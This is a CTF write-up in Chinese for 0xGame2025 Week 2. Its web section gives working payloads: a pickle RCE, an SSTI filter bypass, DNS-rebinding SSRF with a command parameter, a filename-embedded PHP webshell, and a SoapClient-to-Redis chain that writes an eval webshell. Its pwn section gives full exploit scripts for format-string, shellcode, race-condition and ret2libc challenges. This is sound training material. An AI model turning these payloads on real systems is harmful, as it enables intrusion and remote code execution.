

0xGame2025 Week2 Writeup

Web

你好，爪洼脚本

（我一开始以为只是简单复制就可以了，结果竟然输出的是半角逗号+空格，两个加起来长度跟一个中文逗号宽度差不多，让我看混了，抱歉抱歉😭😭😭）

直接浏览器运行，然后FLAG格式按照题面来就可以

马哈鱼商店

首先注册账号，进去看看能买什么，这里拦截购买页面

时间	类型	方向	Host	方法
21:45:02 1 Sep 2025	HTTP	→ 请求	127.0.0.1	POST

请求

美化RawHex

7

sec-ch-ua-platform: "Windows"

8

Accept-Language: zh-CN, zh;q=0.9

9

Upgrade-Insecure-Requests: 1

10

Origin: http://127.0.0.1:9001

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: http://127.0.0.1:9001/vamos

19

Accept-Encoding: gzip, deflate, br

20

Cookie: session=eyJ1c2VyIjoiaMTIzIn0.aLWjFg.L05z2B-gh3cC4d8GwXkZcH8nMvQ

21

Connection: keep-alive

22


23

pid=8&discount=0.001

⌕⚙️⬅️➡️

Search

可以发现有个折扣，而我们自身自带的10000是不足以购买的，那我们就改成 0.001，成功购买，进入 pickle界面



可以看到源码：

代码块

```
1 Use GET To Send Your Loved Data!!!
2 BlackList = [b'\x00', b'\x1e']
3 @app.route('/pickle_dsa')
4     def pic():
5         data = request.args.get('data')
6         if not data:
7             return "Use GET To Send Your Loved Data"
```

```

8         try:
9             data = base64.b64decode(data)
10        except Exception:
11            return "Cao!!!"
12        for b in BlackList:
13            if b in data:
14                return "卡了"
15        p = pickle.loads(data)
16        print(p)
17        return f"<p>Vamos! {p}<p>"

```

这里就是个简单的pickle，过滤了一些不可见字符，主要是防一手直接序列化的。读取环境变量即可：


代码块

```

1  import base64
2
3  opcode = '''csubprocess
4  check_output
5  (S'env'
6  tR.''' .encode())
7
8  print(base64.b64encode(opcode).decode())

```

?data = Y3N1YnByb2Nlc3MKY2hlY2tfb3V0cHV0CihTJ2VudicKdFIu



0xGame{You_Have_Learned_How_to_Buy_Pickle!!}

404 Not Found

（新生赛就别fenjing了吧）

（其实我拦了一下fenjing，但是你改了UA头还是可以照样梭的）

（万一没改UA也没拦住怎么办，那就一把梭了吧）


进去看到什么都没有，随便输一点发现将目录回显到页面上了，尝试SSTI，发现了被拦截了，直接fuzz



fuzz测试发现，过滤了一下字符：

代码块

```
1  'sys', 'subprocess', 'eval', 'exec', 'lambda', 'input', 'init', 'class',  
   'set', '.', 'from', 'flask', 'request', 'os', 'import', 'subclasses', 'dict',  
   'globals', 'locals', 'self', 'config', 'app', 'popen', 'file', 'templates'
```



发现没有过滤 `{%%}`，直接尝试：`{%print(7*7)%}`，也可以直接`{{7*7}}`

成功回显了49，证明存在SSTI漏洞，直接常规payload打就是了（也可以尝试尝试url或者request等方法）

代码块

```
1  {{lipsum['__glo'+ 'bals__']['__bui'+ 'ltins__']['__imp'+ 'ort__']('so'[:-1])  
   ['po'+ 'pen']('cat /flag')|attr('read')}}}
```

404 Not Found

404 Error: The requested URL /0xGame{404_Not_Found_rEvenGe_Still_SST!!} was not found on this server.

DNS想要玩

正题：

(本来想出DNS重绑定的，欸欸欸)

(这题出的有的烂了，致歉)

(被非预期完了，我的天)

(标题与内容无关，不会写前端(哭))

首先进去能看到源码，简单整理一下

代码块

```
1  from flask import Flask, request
2  from urllib.parse import urlparse
3  import socket
4  import os
5
6  app = Flask(__name__)
7
8  BlackList=[
9      'localhost', '@', '172', 'gopher', 'file', 'dict', 'tcp', '0.0.0.0',
10     '114.5.1.4'
11 ]
12
13 def check(url):
14     url = urlparse(url)
15     host = url.hostname
16     host_acscii = host.encode('idna').decode('utf-8')
17     return socket.gethostbyname(host_acscii) == '114.5.1.4'
18
19 @app.route('/')
20 def index():
21     return open(__file__).read()
22
23 @app.route('/ssrf')
24 def ssrf():
```


```

24     raw_url = request.args.get('url')
25     if not raw_url:
26         return 'URL Needed'
27     for u in BlackList:
28         if u in raw_url:
29             return 'Invaild URL'
30     if check(raw_url):
31         return os.popen(request.args.get('cmd')).read()
32     else:
33         return "NONONO"
34
35 if __name__ == '__main__':
36     app.run(host='0.0.0.0',port=8000)

```

可以看到过滤了114.5.1.4，但是需要满足hostname是114.5.1.4，可以使用DNS重绑定([10 封私信 / 80 条消息](#)) [浅谈DNS重绑定漏洞 - 知乎](#)

这里我们用这个网站：[rbndr.us dns rebinding service](https://rbndr.us/dns-rebinding-service/)



← ↻ 🏠 <https://lock.cmpxchg8b.com/rebinder.html>

This page will help to generate a hostname for use with testing for [dns rebinding](#) vulnerabilities in

To use this page, enter two ip addresses you would like to switch between. The hostname generat

All source code available [here](#).

A B

可以简单测试一下：

```
C: > Users > Administrator > Desktop > eg.py > ...
1 from urllib.parse import urlparse
2 import socket
3
4 def check(url):
5     url = urlparse(url)
6     host = url.hostname
7     host_ascii = host.encode('idna').decode('utf-8')
8     return socket.gethostbyname(host_ascii) == '114.5.1.4'
9
10
11 print(check('http://72050104.c0a80001.rbndr.us'))
```

问题 输出 调试控制台 端口 终端 注释 Code

[Done] exited with code=0 in 0.082 seconds

[Running] python -u "c:\Users\Administrator\Desktop\eg.py"

True

然后直接 `/ssrf?url=http://72050104.c0a80002.rbndr.us&cmd=ls /`

`0xGame{DNS_Rebinding_is_Really_Magical}`

我只想要你的PNG!

进去发现上传图片，简单上传看看，发现返回了个路径，访问发现，欸？怎么404了，便回到index.php查看源码：

```

1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>我其实什么都不要!</title>
6   <link rel="stylesheet" href="css/style.css">
7 </head>
8 <body>
9 <div class="card">
10  <h2>Welcome, <span class="uname">Trailblazer</span>!</h2>
11  
12  <form method="post" enctype="multipart/form-data">
13    <input type="file" name="avatar" accept="image/*" onchange="document.getElementById('preview').src = window.URL.createObjectURL(this.files[0])">
14    <button type="submit">Upload</button>
15  </form>
16  <p class="warn">Upload Avatar You Love</p>
17 </div>
18 </body>
19 </html>
20
21 <!-- check.php -->

```

发现有个check.php，简单查看，发现回显了文件名，再看到文件后缀php，便诞生了文件名写马的想法

抓包改成一句话木马，然后蚁剑连接即可 `<?php eval($_POST['1']);?>1.png`

请求

美化	Raw	Hex
16	Sec-Fetch-User: ?1	
17	Sec-Fetch-Dest: document	
18	Referer: http://127.0.0.1:10055/	
19	Accept-Encoding: gzip, deflate, br	
20	Connection: keep-alive	
21		
22	-----WebKitFormBoundarybufV6eDT7iMWpPc2	
23	Content-Disposition: form-data; name="avatar"; filename="<?php eval(\$_GET['yuzuha']);?>8.png"	
24	Content-Type: image/png	
25		
26	DPNG	
27		
28	IHDR\$apó*κ pHY\$ÄÄ+ IDATx0iYy uáyné4- (mSZ0jUDÁDÄ/00.ÉÄ0UWXcÄ*ÉQA~P.Ä*B"ä*0-, *, "c0Jr+Ä¶"0»i«0 (üý1pf"0d230x) óz>xðHçøİg0Éİ;0İ!0C0 0Öv \$?²	

这真的是反序列化

看一下源码：

```
代码块

1  <?php
2  highlight_file(__FILE__);
3  error_reporting(0);
4
5  //hint: Redis20251206
6
7  class pure{
8      public $web;
9      public $misc;
```



```

10     public $crypto;
11     public $pwn;
12
13     public function __construct($web, $misc, $crypto, $pwn){
14         $this->web = $web;
15         $this->misc = $misc;
16         $this->crypto = $crypto;
17         $this->pwn = $pwn;
18     }
19
20     public function reverse(){
21         $this->pwn = new $this->web($this->misc, $this->crypto);
22     }
23
24     public function osint(){
25         $this->pwn->play_0xGame();
26     }
27
28     public function __destruct(){
29         $this->reverse();
30         $this->osint();
31     }
32 }
33
34 $AI = $_GET['ai'];
35
36 $ctf = unserialize($AI);
37
38 ?>
39

```

这边发现没有POP链，但注意到这边 `$this->pwn->play_0xGame();` 引用了一个不存在的函数，可以想到用SoapClient类，刚好访问不存在的函数可以触发它里面的 `__call()`，而且hint写了 `Redis20251206`，很明显是用SoapClientSSRF来打Redis，而后面的20251206就是Redis的密码

https://blog.csdn.net/qq_42181428/article/details/100569464

[soap导致的SSRF-先知社区](#)

[PHP: SoapClient - Manual](#)

代码块

```

1  <?php
2  class pure
3  {
4      public $web;

```

```

5     public $misc;
6     public $crypto;
7     public $pwn;
8 }
9
10 $a = new pure();
11 $a->web = 'SoapClient';
12 $a->misc = null;
13 $target = 'http://127.0.0.1:6379/';
14 $poc = "AUTH 20251206\r\nCONFIG SET dir /var/www/html/\r\nCONFIG SET
dbfilename shell.php\r\nSET x '<?= @eval(\$_POST[1]) ?>'\r\nSAVE";
15
16 $a->crypto = array('location' => $target, 'uri' => "hello\"\r\n" . $poc .
"\r\nhello");
17 echo urlencode(serialize($a));

```

然后蚁剑连接后env即可

Pwn

高等数学

代码块

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  char sym[12]="+-x%^&+-x%^&";
5  int seed,fail=0;
6  int Num1[120];
7  int Num2[120];
8  int flag1=0,flag2=0,flag3=0;
9  int offset=0;
10 void init()
11 {
12     setbuf(stdin, 0);
13     setbuf(stdout, 0);
14     setbuf(stderr, 0);
15 }
16 void setNum()
17 {
18     for(int i=0;i<120;i++)
19     {
20         Num1[i]=rand()%0x10000+0x100;
21         Num2[i]=rand()%0x10000+0x100;

```

```
22     }
23 }
24 int Trueval(int n1,char sym,int n2)
25 {
26     switch(sym)
27     {
28         case '+':
29             return n1+n2;
30         case '-':
31             return n1-n2;
32         case 'x':
33             return n1*n2;
34         case '%':
35             return n1%n2;
36         case '^':
37             return n1^n2;
38         case '&':
39             return n1&n2;
40     }
41 }
42 int cala(idx)
43 {
44
45     if(idx<40)
46     {
47         int res,true;
48         int tmp=rand()%6;
49         if(!flag1)
50         {
51             flag1++;
52             srand(rand());
53             offset=rand()%6;
54         }
55         printf("%d %c %d = \n",Num1[idx],sym[tmp+offset],Num2[idx]);
56         scanf("%d",&res);
57         true=Trueval(Num1[idx],sym[tmp],Num2[idx]);
58         if(res==true)
59             return 0;
60         return 1;
61     }
62     else if(idx<80)
63     {
64         int res,true;
65         int tmp=rand()%6;
66         if(!flag2)
67         {
68             flag2++;
```

```
69         srand(rand());
70         offset=rand()%6;
71     }
72     printf("%d %c %d = \n",Num1[idx],sym[tmp+offset],Num2[idx]);
73     scanf("%d",&res);
74     true=Trueeval(Num1[idx],sym[tmp],Num2[idx]);
75     if(res==true)
76         return 0;
77     return 1;
78 }
79 else
80 {
81     int res,true;
82     int tmp=rand()%6;
83     if(!flag3)
84     {
85         flag3++;
86         srand(rand());
87         offset=rand()%6;
88     }
89     printf("%d %c %d = \n",Num1[idx],sym[tmp+offset],Num2[idx]);
90     scanf("%d",&res);
91     true=Trueeval(Num1[idx],sym[tmp],Num2[idx]);
92     if(res==true)
93         return 0;
94     return 1;
95 }
96 }
97 int main()
98 {
99     init();
100     char name[0x30];
101     char buf[0x10];
102     int fd=open("/dev/urandom",0);
103     read(fd,buf,4);
104     puts("Can you finish this test?");
105     memcpy(&seed,buf,4);
106     srand(seed);
107     setNum();
108     for(int i=0;i<120;i++)
109     {
110         if(cala(i))
111         {
112             puts("You lose");
113             exit(-1);
114         }
115         puts("Good");
```

```

116         puts("Next task");
117     }
118     puts("You got it!");
119     system("cat flag");
120     return 0;
121 }

```

对比week1的简单数学,多了一个换表的操作:会进行三轮运算符的替换,offset在0~5之间

由于随机数来自/dev,所以是不可预测的,故给出的表达式的运算符每40轮只有1/6的几率是对的

需要进行爆破,其余脚本与week1中均一致

成功几率为 $1/(6*6*6)$

代码块

```

1  from pwn import *
2  #io=process('./pwn')
3  io=remote("nc1.ctfplus.cn",20959)
4  io.recvuntil(b"Can you finish this test?\n")
5  context.log_level='debug'
6  while True:
7      val=io.recvuntil(b"=")[-2]
8      if b"x" in val:
9          val = val.replace(b"x", b"*, 1)
10     val=eval(val)
11     io.sendline(str(val).encode())
12     tmp=io.recvline()
13     t=io.recvline()
14     print(t)
15     if b"lose" in t:
16         io.close()
17         #io=process('./pwn')
18         io=remote("nc1.ctfplus.cn", 20959)
19         io.recvuntil(b"Can you finish this test?\n")
20     elif b"got" in t:
21         io.interactive()
22     else:
23         io.recvline()

```

简单格式化字符串

代码块

```

1  #include <stdio.h>
2  #include <stdlib.h>

```

```

3  #include <string.h>
4  #include <unistd.h>
5  void init()
6  {
7      setbuf(stdin, 0);
8      setbuf(stdout, 0);
9      setbuf(stderr, 0);
10 }
11 int main()
12 {
13     char s[0x60];
14     memset(s,0,0x60);
15     init();
16     puts("A peculiar feature in C language");
17     read(0,s,0x60);
18     printf(s);
19     puts("Again?");
20     read(0,s,0x80);
21     printf(s);
22     return 0;
23 }

```

第一次使用格式化字符串可以泄露libc地址与canary的值

第二次栈溢出再次返回main函数,通过格式化字符串漏洞将printf的got表修改为system函数的地址

最后一次输入任意command("/bin/sh","cat flag")

代码块

```

1  from pwn import *
2  io=process('./pwn')
3  libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
4  context.arch='amd64'
5  payload=b'%19$p%3$p'
6  io.send(payload)
7  io.recvuntil(b"0x")
8  canary=int(io.recv(16),16)
9  base=int(io.recv(14),16)-libc.sym.read-18
10 print(hex(canary))
11 print(hex(base))
12 got=0x404030
13 gdb.attach(io)
14 system=base+libc.sym.system
15 t1=system&0xff
16 t2=((system-t1)>>8)&0xffff
17 print(hex(system))

```

```
18 print(hex(t1))
19 print(hex(t2))
20 payload=f"%{t1}c%12$hhn%{t2-t1}c%13$hn"
21 payload=payload.ljust(0x30, '\x00')
22 payload=payload.encode()
23 payload+=p64(got)+p64(got+1)
24 payload=payload.ljust(0x68, b'\x00')+p64(canary)+p64(0x404800)+p64(0x4011F0)
25 io.send(payload)
26 io.interactive()
```

任意代码执行

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <sys/mman.h>
6  #include <stdint.h>
7  void *bss[0x1000];
8  void init()
9  {
10     setbuf(stdin, 0);
11     setbuf(stdout, 0);
12     setbuf(stderr, 0);
13 }
14 int main()
15 {
16     int num;
17     init();
18     mprotect((void *)((uintptr_t)bss & ~0xfff), 0x3000, 7);
19     puts("Input something you want to execute");
20     puts("Please input :)");
21     read(0, bss, 10);
22     if(strlen(bss) > 3)
23     {
24         puts("Too many");
25         exit(0);
26     }
27     void (*shellcode)() = bss;
28     shellcode();
29     exit(0);
30 }
```

允许输入10比特的shellcode,但是为了通过strlen检测,我们需要保证这十个比特的前三个中出现一次\x00

由于10比特过少,我们还需要构造二次读入(具体来说就是构造出syscall(rax=0,rdi=0,rsi=bss,rdx=n)再次读入更多的shellcode)

代码块

```
1  from pwn import *
2  #io=process("./pwn")
3  io=remote("nc1.ctfplus.cn",27919)
4  context.arch='amd64'
5  payload=asm("push 0;mov rdx,r11;xor rdi,rdi;syscall")
6  io.send(payload)
7  pause()
8  payload=asm(shellcraft.cat("./flag"))
9  io.send(b"\x90"*0x10+payload)
10 io.interactive()
```

植物大战僵尸

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <pthread.h>
6
7  /*
8   typedef struct chunk
9   {
10       char[16] name;
11       long score;
12       long Flag;
13   }chunk;
14   */
15   char name[0x10];
16   typedef struct chunk
17   {
18       char name[16];
19       long score;
20       long Flag;
21   } chunk;
22   unsigned int idx=0;
23   chunk list[0x30];
```



```
24  int trophy=0;
25  int finish_game=0;
26  void init()
27  {
28      setbuf(stdin, 0);
29      setbuf(stdout, 0);
30      setbuf(stderr, 0);
31  }
32  void menu()
33  {
34      puts("Welcome to PVZ!");
35      puts("1.Start game");
36      puts("2.Create an account(Only one account can be retained~)");
37      puts("3.Administrator Mode");
38      puts("4.Exit");
39      printf("Please choose >");
40      return;
41  }
42  void start()
43  {
44      trophy=0;
45      if(finish_game)
46      {
47          trophy=1;
48      }
49      puts("I am too lazy to create content");
50      return;
51  }
52  void* handle(void* arg)
53  {
54      sleep(1);
55      memset(&list[--idx],0,0x20);
56      memmove(&list[idx],&list[idx+1],0x20);
57      memset(&list[idx+1],0,0x20);
58      return NULL;
59  }
60  void account()
61  {
62      void *retval;
63      pthread_t tid;
64      idx++;
65      strncpy(list[idx].name,name,0xf);
66      list[idx].score=0;
67      list[idx].Flag=0;
68      if (pthread_create(&tid, NULL, handle, NULL) != 0)
69      {
70          perror("error");
```

```

71         return;
72     }
73     printf("Create successful\n");
74     return;
75 }
76 void root()
77 {
78     char command[0x100];
79     if(!trophy)
80     {
81         puts("Oh your aren't root :(");
82         exit(-1);
83     }
84     puts("Congratulations on clearing the level");
85     puts("Please input your command :)");
86     scanf("%255s",command);
87     system(command);
88     return;
89 }
90 int main()
91 {
92     int ch;
93     init();
94     puts("Please input your name(<15)");
95     scanf("%15s",name);
96     while(1)
97     {
98         menu();
99         scanf("%d",&ch);
100         switch(ch)
101         {
102             case 1:
103                 start();
104                 break;
105             case 2:
106                 account();
107                 break;
108             case 3:
109                 root();
110                 break;
111             case 4:
112                 exit(0);
113         }
114     }
115 }

```

开始时要求输入姓名

account函数可以新建一个用户结构体,但是会开个线程使其覆盖原本的线程

这个线程不仅有1s的延时,还没有加锁

导致可以有多个线程同时访问bss上的用户结构体数组

是否是管理员的标志位于bss上用户结构体数组的高地址,可能会被覆盖

所以我们需要短时间内创建大量用户,再调用root即可getshell

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  context.log_level='debug'
4  io=remote("nc1.ctfplus.cn",33824)
5  io.sendline(b"zer00ne"*2)
6  def a():
7      io.sendline(b"2")
8  for i in range(0x50):
9      a()
10 io.sendline(b"3")
11 #io.sendline(b"cat f*")
12 io.interactive()
```

ret2libc

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  void gadget()
9  {
10     asm volatile (
11         "pop %rdi;\n"
12         "ret;"
13     );
14 }
15 void init()
16 {
17     setbuf(stdin, 0);
```

```

18     setbuf(stdout, 0);
19     setbuf(stderr, 0);
20 }
21 void vuln() {
22     char buf[64];
23     puts("Input something: ");
24     fflush(stdout);
25     read(0, buf, 0x200);
26 }
27 int main() {
28     init();
29     printf("Welcome to Ret2libc!\n");
30     vuln();
31     printf("Bye!\n");
32     return 0;
33 }

```

ret2libc的板子,泄露libc地址后利用libc中的gadget和函数进行任意函数调用

代码块

```

1  from pwn import *
2
3  # 设置目标程序
4  #context.binary = './ret2libc'
5  context.arch = 'amd64'
6  context.log_level = 'debug' # 设置为debug可以看到更多信息
7
8  # 启动程序
9  #p = process('./pwn')
10
11 p=remote('nc1.ctfplus.cn',23370)
12 elf = ELF('./pwn')
13 libc = ELF('./libc.so.6')
14
15 pop_rdi= 0x40119E
16
17 # 获取关键函数地址
18 puts_plt = 0x401070
19 puts_got = elf.got['puts']
20 vuln_addr = elf.symbols['vuln']
21
22 offset = 72
23
24 # 构造ROP链泄露puts的GOT地址
25 payload1 = b'A' * offset

```

```

26  payload1 += p64(pop_rdi)           # pop rdi; ret
27  payload1 += p64(puts_got)         # 参数: puts在GOT中的地址
28  payload1 += p64(puts_plt)         # 调用puts(puts_got)打印出puts的实际地址
29  payload1 += p64(vuln_addr)        # 返回到vuln函数, 进行第二次溢出
30
31  #log.info(f"Payload长度: {len(payload)}")
32  #gdb.attach(p)
33  p.recvuntil(b"Input something: ")
34  p.send(payload1)
35
36  leak_puts = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
37  log.info(f"泄露的puts地址: {hex(leak_puts)}")
38
39  binsh = next(libc.search(b'/bin/sh'))
40  sys_plt = libc.symbols['system']
41  libc_base = leak_puts - libc.symbols['puts']
42
43  system_addr = libc_base + sys_plt
44  binsh_addr = libc_base + binsh
45
46  payload2 = b'a' * offset
47  payload2 += p64(pop_rdi+1)
48  payload2 += p64(pop_rdi)
49  payload2 += p64(binsh_addr)
50  payload2 += p64(system_addr)
51
52  #p.recvuntil(b'Input something: ')
53
54  p.send(payload2)
55
56  p.interactive()

```

机会只有一次

代码块

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
